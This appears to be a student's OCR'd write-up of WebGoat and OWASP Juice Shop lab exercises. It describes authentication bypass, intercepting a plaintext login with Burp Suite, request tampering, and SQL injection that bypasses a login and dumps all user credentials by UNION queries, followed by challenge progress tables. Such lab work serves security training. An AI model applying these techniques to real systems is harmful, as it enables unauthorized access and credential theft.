
```
root@dbb745ef3ce8:~# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf5SctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d
 -a -kfile /root/default_secret
Leaving passwords in docker images is not so secureroot@dbb745ef3ce8:~#
```



d) Authentication Bypasses


Lesson 2:
I have changed the parameternames used in the post request to store the username and password which allows us to bypass the authentication process






e) Insecure Login:

Lesson 2:
Since the password was not being hashed on the client side, it allowed me to intercept the message and see the username and password using which I then logged in






HTTP Proxies	true	8
Insecure Deserialization	false	0
Admin password reset	false	0
Logging Security	false	0


WebGoat	true	0
HTML tampering	false	0
WebWolf	false	0
HTTP Basics	true	14
Authentication Bypasses	true	6
Hijack a session	false	0
CIA Triad	false	0
Crypto Basics	true	44
Cross Site Scripting	false	0
Insecure Login	true	1
Server-Side Request Forgery	false	0
Developer Tools	true	5
Without account	false	0

Answer 3


a) Configuring firefox to use burpsuite as proxy
In my case my burp suite is listening at port no. 8082 on ip 127.0.0.1


So i set a manual proxy at that address and went to about:config page to allow proxies on local host(forgot to get a screenshot, sorry)





b) I give any rating and then submit the feedback
This packet is intercepted by burpsuite which allows us to edit it.
I change the rating to 0 and then forward the packet.
I then receive a confirmation for the challenge from the website







c) SQL Injection


I have made the username such that the ' ends the username field and then we have the or statement which is true, so whatever the username was supposed to be, we always have a true for that and then I use the -- symbol to comment the condition for password

i)







ii) Getting all user credentials:
I start messing around with the input for the search bar as it is shown in the get request, the response for it tells me the structure of the SQL statement running inside the server.




I try different combinations of ‘ and) which results in a ok response



I then try to Union the table for all users data to this query and brute force over to find the number of fields/columns inside the table



After that, I union over the columns i needed and let the rest be the numbers i used to bruteforce.



Reset Uvogin's Password	★★★★	Reset Uvogin's password via the Forgot Password mechanism with *the original answer* to his security question.	Sensitive Data Exposure	
Score Board	★	Find the carefully hidden 'Score Board' page.	Miscellaneous	
Security Policy	★★	Behave like any "white-hat" should before getting into the action.	Miscellaneous	
Steganography	★★★★	Rat out a notorious character hiding in plain sight in the shop. (Mention the exact name of the character)	Security through Obscurity	
User Credentials	★★★★	Retrieve a list of all user credentials via SQL Injection.	Injection	
View Basket	★★	View another user's shopping basket.	Broken Access Control	
Visual Geo Stalking	★★	Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her	Sensitive Data	